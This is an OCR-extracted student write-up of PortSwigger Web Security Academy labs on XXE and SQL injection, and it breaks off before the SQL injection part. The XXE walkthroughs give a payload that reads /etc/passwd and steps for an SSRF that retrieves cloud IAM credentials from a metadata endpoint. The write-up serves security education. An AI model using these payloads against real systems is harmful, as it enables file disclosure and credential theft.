Exploring the PortSwigger XXE and SQL injection Vulnerabilities

De Silva K.R.K.D

Table of contents

Introduction to the topic

The security of web applications is of the greatest significance in a digital environment that is becoming more linked. These apps are becoming more complicated, which increases their vulnerability to attack by threat actors. XML External Entity(XXE) injection and SQL injection are two common methods of attack that continue to be a problem for cybersecurity professionals. If these flaws are not fixed, they may result in data breaches, the loss of sensitive information, or even the compromise of an entire digital ecosystem. “This attack happens when a badly configured XML input containing a reference to an external entity In addition to other system effects, this attack may result in the revelation of sensitive information, a loss of service, server-side request fraud, port scanning from the perspective of the machine hosting the parser, and other effects.”[1]

Within the strong framework of PortSwigger’s web security academy, our journey through this huge topic takes us into the world of XXE and SQL injection vulnerabilities. Through the web security academy, PortSwigger, a major provider of web security solutions known for its main offering, Burp Suite, has strengthened its commitment to cybersecurity education. The wealth of information available on this free online platform, which includes interactive laboratories, lessons, and challenges, is intended to help both security beginners and experts. “SQL injection, sometimes referred to as SQLI, is a popular attack method that uses malicious SQL code to manipulate database backend and access data that was not meant to be displayed.”[2]

I will begin a journey of research within the parameters of this study, analyzing the complexity of XXE and SQL injection vulnerabilities. These dangers, which are frequently sneaky and difficult to spot, put the confidentiality, integrity, and availability of web applications and the data they depend on at risk. Both academic and practical expertise will be a part of our journey. I will obtain an understanding of how these vulnerabilities function, how to recognize them in the field, and most importantly, how to mitigate them successfully by going into real-world examples and carefully developed exercises provided by PortSwigger.

I will explore the complex of XXE and SQL injection vulnerabilities as I make my way through the PortSwigger ecosystem, ultimately increasing our toolkit in the continuous struggle for web security. So get ready to start this fascinating trip where knowledge and action merge within the huge expanse of PortSwigger’s Web Security Academy.


Methodology


Become familiar with the PortSwigger web security academy platform before you start exploring. Consider spending some time exploring its UI, which has helpful materials including lessons, laboratories, and challenges regarding XXE and SQL injection issues. Start a research journey together to become familiar with the platform's layout in order to build a solid theoretical foundation. Learn the definitions, fundamental concepts, and potential dangers that XXE and SQL injection vulnerabilities pose to online applications by going into their basic fundamentals. Recognize their importance in relation to web security as a whole. After you've established your theoretical foundation, access the PortSwigger web security academy. Create an account or log in, depending on how comfortable you are using the site. Make sure you have the right authorizations before exploring material with a focus on XXE and SQL injection. Browse through the specific modules, courses, or labs within the web security academy that are designed to give practical experience and real-world scenarios for learning and managing these important vulnerabilities.


XXE injection

Exploiting xxe using external entities to retrieve files


Go to the product page first. Choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.









Send this code to Repeater. Change the XML code “<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>” and replace the product id as “&xxe;”, Now click the send button and solve the level.




Exploiting xxe to perform SSRF attacks


Go to the product page and choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.






To repeater, send this code, and adjust the XML code to “<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>”. Replace the product id as “&xxe;”. To explore the API, iteratively update the URL DTD until you reach “/latest/meta-data/iam/security-credentials/admin” and send.







Exploiting XInclude to retrieve files


Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.








